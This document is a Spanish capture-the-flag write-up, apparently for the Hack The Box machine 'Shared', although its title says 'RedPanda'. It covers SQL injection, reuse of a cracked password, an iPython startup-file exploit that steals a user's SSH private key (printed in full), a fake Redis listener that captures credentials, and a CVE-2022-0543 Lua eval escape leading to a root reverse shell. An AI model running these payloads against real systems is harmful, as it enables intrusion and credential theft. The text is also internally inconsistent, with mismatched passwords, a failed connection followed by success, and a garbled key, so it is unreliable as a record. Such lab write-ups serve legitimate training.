


# Máquina RedPanda



27 Noviembre 2022

Hack The Box

Creado por: dandy\_loco



# 1. Enumeración

Realizamos un PING a la máquina víctima para comprobar su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Linux.

```
(root@kali)-[/home/kali/HTB/shared]
# ping -c 1 10.10.11.172
PING 10.10.11.172 (10.10.11.172) 56(84) bytes of data.
64 bytes from 10.10.11.172: icmp_seq=1 ttl=63 time=32.5 ms

— 10.10.11.172 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 32.459/32.459/32.459/0.000 ms
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
# Nmap 7.93 scan initiated Fri Nov 25 18:13:53 2022 as: nmap -sCV -p 22,80,443 -oN targeted 10.10.11.172
Nmap scan report for 10.10.11.172
Host is up (0.034s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
|_ ssh-hostkey:
|_ 3072 91e835f4695fc2e20e2746e2a6bd865 (RSA)
|_ 256 cffcc45d84fb580bbe2dad35409dc351 (ECDSA)
|_ 256 a3386d750964ed70cf17499adc126d11 (ED25519)
80/tcp    open  http      nginx/1.18.0
|_ http title: Did not follow redirect to http://shared.htb
|_ http server header: nginx/1.18.0
443/tcp    open  ssl/http  nginx/1.18.0
|_ ssl date: TLS randomness does not represent time
|_ tls-alpn:
|_ h2
|_ http/1.1
|_ http server header: nginx/1.18.0
|_ http title: Did not follow redirect to https://shared.htb
|_ tls-nextprotoneg:
|_ h2
|_ http/1.1
|_ ssl cert: Subject: commonName=*.shared.htb/organizationName=HTB/stateOrProvinceName=None/countryName=US
|_ Not valid before: 2022-03-20T13:37:14
|_ Not valid after: 2042-03-15T13:37:14
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Nov 25 18:14:10 2022 -- 1 IP address (1 host up) scanned in 16.67 seconds
```

Añadimos a nuestro fichero host la fqdn shared.htb y analizamos las tecnologías que usa el servicio web que corre por el puerto. Vemos que nos redirige al puerto 443.

```
(root@kali)-[/home/kali/HTB/shared]
# curl -v http://shared.htb
* Host shared.htb: not found
* Connected to shared.htb (10.10.11.172) port 80
* redirecting to https://shared.htb/
* Connected to shared.htb (10.10.11.172) port 443
* curl (302 Moved Permanently) Country[RESERVED], HTTPServer[nginx/1.18.0], IP[10.10.11.172], RedirectLocation[https://shared.htb/], nginx[1.18.0]
https://shared.htb/ [302 Found] Country[RESERVED], HTTPServer[nginx/1.18.0], IP[10.10.11.172], RedirectLocation[https://shared.htb/index.php], nginx[1.18.0]
https://shared.htb/index.php [200 OK] Cookie[PHPSESSID=5f9af2781ed09a86c734a3c07d04c], Country[RESERVED], HTML5, HTTPServer[nginx/1.18.0], HTTPOnly[PHPSESSID, PrestaShop-5f9af2781ed09a86c734a3c07d04c], IP[10.10.11.172], JQuery, Open-Graph-Protocol[website], PoweredBy[PrestaShop], PrestaShop[8], Script[application/json,text/javascript], Title[Shared Shop], X-UA-Compatible[ie=edge], nginx[1.18.0]
```


## 2. Análisis de vulnerabilidades

Por lo que podemos ver, estamos ante una web de PrestaShop. Como veremos más adelante, no nos servirá mucho este dato, para vulnerar la máquina.


### ¿Qué es PrestaShop?

Es un sistema de gestión de contenidos libre y de código abierto pensado para construir desde cero tiendas en línea de comercio electrónico. Enfocado para permitir crear tiendas en línea desde pequeñas empresas a grandes corporaciones.


Inspeccionamos la web y vemos que, una vez escogido un producto, al realizar la compra nos envía a la URL <https://checkout.shared.htb>.




Añadimos esa nueva entrada fqdn a nuestro fichero hosts y la analizamos con burpsuite. “Decodeamos” el campo “custom\_cart” y vemos que puede ser vulnerable a un SQL Injection.




Dando por hecho que es un servidor de base de datos MySQL, intentamos sacar las bases de datos que contiene.




Nos quedamos con la base de datos de “checkout” y enumeramos sus tablas.




Revisamos las columnas que tiene la tabla “user”.



Ejecutamos una consulta, sobre esa tabla user, obteniendo unas credenciales (el campo “password” es un hash”)




Con hash-identifier obtenemos que la password está encriptada en MD5. Con crackstation, intentamos obtener la clave en claro.



1. Soleil1101

### 3. Explotación y acceso.

Comprobamos si las credenciales han sido reutilizadas, intentando acceder por ssh. Ganamos acceso a la máquina.





## 4. Movimiento lateral

Dado que no encontramos la “flag” en el directorio del usuario, revisamos los usuarios que tiene la máquina víctima.

```
james_mason@shared:~$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
james_mason:x:1000:1000:james_mason,,,:/home/james_mason:/bin/bash
dan_smith:x:1001:1002::/home/dan_smith:/bin/bash
```

Entendemos que tenemos que conseguir convertirnos en el usuario “dan\_smith”. Miramos a los grupos que pertenecemos.

```
james_mason@shared:/tmp$ id
uid=1000(james_mason) gid=1000(james_mason) groups=1000(james_mason),1001(developer)
```

Buscamos ficheros o directorios, cuyo grupo propietario sea “developer”. Encontramos el directorio “/opt/scripts\_review” que está vacío.

```
james_mason@shared:/tmp$ find / -group developer 2>/dev/null
/opt/scripts_review
```

Nos apoyamos en pspy, para verificar los procesos que están corriendo en la máquina víctima.


```
2022/11/27 02:56:36 CMD: UID=0 PID=1 | /sbin/init
2022/11/27 02:57:01 CMD: UID=0 PID=1701 | /usr/sbin/CRON -f
2022/11/27 02:57:01 CMD: UID=0 PID=1700 | /usr/sbin/CRON -f
2022/11/27 02:57:01 CMD: UID=0 PID=1702 | /bin/sh -c /root/c.sh
2022/11/27 02:57:01 CMD: UID=0 PID=1703 | /bin/bash /root/c.sh
2022/11/27 02:57:01 CMD: UID=0 PID=1704 | /bin/bash /root/c.sh
2022/11/27 02:57:01 CMD: UID=1001 PID=1705 | /usr/sbin/CRON -f
2022/11/27 02:57:01 CMD: UID=1001 PID=1706 | /usr/bin/pkill ipython
2022/11/27 02:57:01 CMD: UID=1001 PID=1707 | /bin/sh -c /usr/bin/pkill ipython; cd /opt/scripts_review/ && /usr/local/bin/ipython
2022/11/27 02:57:06 CMD: UID=0 PID=1710 |
2022/11/27 02:57:06 CMD: UID=0 PID=1711 | /bin/bash /root/c.sh
2022/11/27 02:57:06 CMD: UID=0 PID=1713 | perl -ne s/((\d+)\))/print " $1"/ge
2022/11/27 02:57:06 CMD: UID=0 PID=1712 | /bin/bash /root/c.sh
2022/11/27 02:57:06 CMD: UID=0 PID=1714 | pidof redis-server
2022/11/27 02:57:07 CMD: UID=0 PID=1717 | (s-server)
```

Buscamos información respecto iPython.

### iPython

iPython es un shell interactivo que añade funcionalidades extra al **modo interactivo** incluido con **Python**, como resaltado de líneas y errores mediante colores, una sintaxis adicional para el shell, autocompletado mediante tabulador de variables, módulos y atributos; entre otras funcionalidades. Es un componente del paquete SciPy.

Realizando una búsqueda por Internet, descubrimos que tiene un repositorio GIT (<https://github.com/ipython/ipython>) en la cual detallan un problema de seguridad.





Tomando la POC de la web, nos creamos el siguiente “one liner” y esperamos. Si todo va bien, deberíamos conseguir leer la clave id\_rsa del usuario dan\_smith.

```
james_mason@shared:/opt/scripts_review$ mkdir -m 777 -p profile_default && mkdir -m 777 profile_default/startup && echo 'import os; os.system("cat ~/.ssh/id_rsa > /tmp/key")' > profile_default/startup/foo.py
james_mason@shared:/opt/scripts_review$ chmod 777 profile_default/startup/foo.py
```

```
james_mason@shared:/opt/scripts_review$ cat /tmp/key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABm9uZQAAAAAAAAABAAAAAdzc2gtcn
NhAAAAAwEAAQAAQAAvWfKzEQw9usImnZ7ZAzeFm34r+54C9vbJymN14pwxNJPaNSHbdW0
+/-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
-----END OPENSSH PRIVATE KEY-----
```

Nos intentamos conectar con la clave privada obtenida.

```
(root@kali)-[/home/kali/HTB]
# ssh dan_smith@10.10.11.172 -i id_rsa
Linux shared 5.10.0-16-amd64 #1 SMP Debian 5.10.127-1 (2022-06-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 14 14:43:34 2022 from 10.10.14.4
dan_smith@shared:~$ whoami
dan_smith
dan_smith@shared:~$
```

## 5. Escalada de privilegios

Revisamos nuevamente la pertenencia a grupos del usuario con el que hemos ganado acceso.

```
dan_smith@shared:~$ id
uid=1001(dan_smith) gid=1002(dan_smith) groups=1002(dan_smith),1001(developer),1003(sysadmin)
```

Revisamos los ficheros y directorios, que tengan como grupo propietario a “sysadmin”.

```
dan_smith@shared:~$ find / -group sysadmin 2>/dev/null
/usr/local/bin/redis_connector_dev
```

El script parece que hace una conexión al servicio de Redis, mandando las credenciales.

### ¿Qué es Redis?

Es un motor de base de datos en memoria, basado en el almacenamiento en tablas de hashes pero que opcionalmente puede ser usada como una base de datos durable o persistente. Está escrito en ANSI C por Salvatore Sanfilippo, quien es patrocinado por Redis Labs.

Nos traemos el script a nuestra máquina atacante. Nos ponemos en escucha por el puerto 6379, como si fuéramos el servicio de Redis y ejecutamos el script.

```
(root@kali)-[/home/kali/HTB/shared]
# nc -nlvp 6379
listening on [any] 6379 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 43180
*2
$4
auth
$16
F2WHqJUz2WEz=Gqq
```

Conseguimos obtener unas credenciales:

1. F2WHqJUz2WEz=Gqq

Probamos a acceder con ellas, por ssh, como el usuario dan\_smith.

```
dan_smith@shared:/usr/local/bin$ redis-cli
127.0.0.1:6379> auth dan_smith F2WHqJUz2WEz=Gqq
(error) WRONGPASS invalid username-password pair
127.0.0.1:6379> auth default F2WHqJUz2WEz=Gqq
OK
127.0.0.1:6379> █
```



Revisamos si hay alguna forma de “escapar” de esta consola. Encontramos este [enlace](#).

### How To Test Your Server Is Vulnerable To The CVE-2022-0543 Vulnerability?

Reginaldo Silva presented [proof of concept](#) to show how this flaw be tested on the servers running the Redis server.

Run this command if you see the Redis server running on your Debian and Ubuntu servers with version less than or equal to redis/5:5.0.14-1+deb10u1, redis/5:5.0.3-4, redis/5:6.0.15-1.

```
> eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io");
local io = io_l(); local f = io.popen("cat /etc/passwd", "r"); local res = f:read("*a");
f:close(); return res' 0
```

Generamos un script malicioso llamado “exploit”, que genere una reverse shell y lo almacenamos en /dev/shm/. Con nuestra máquina de atacante nos podemos escuchar por el puerto 443 con NC. Desde la máquina víctima, nos conectamos de nuevo al servicio de Redis y lo ejecutamos. Conseguimos escalar privilegios como root.

```
dan_smith@shared:/tmp$ redis-cli
127.0.0.1:6379> auth default P2WHqJUZ2MEz-Gqq
OK
127.0.0.1:6379> eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f = io.popen("bash /dev/shm/exploit"); local res = f:read("*a"); f:close(); return res' 0
Could not connect to Redis at 127.0.0.1:6379: Connection refused
```

```
(root@kali)-[/home/kali/HTB/shared]
# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.37] from (UNKNOWN) [10.10.11.172] 39598
bash: cannot set terminal process group (5058): Inappropriate ioctl for device
bash: no job control in this shell
root@shared:/var/lib/redis# whoami
root
root@shared:/var/lib/redis#
```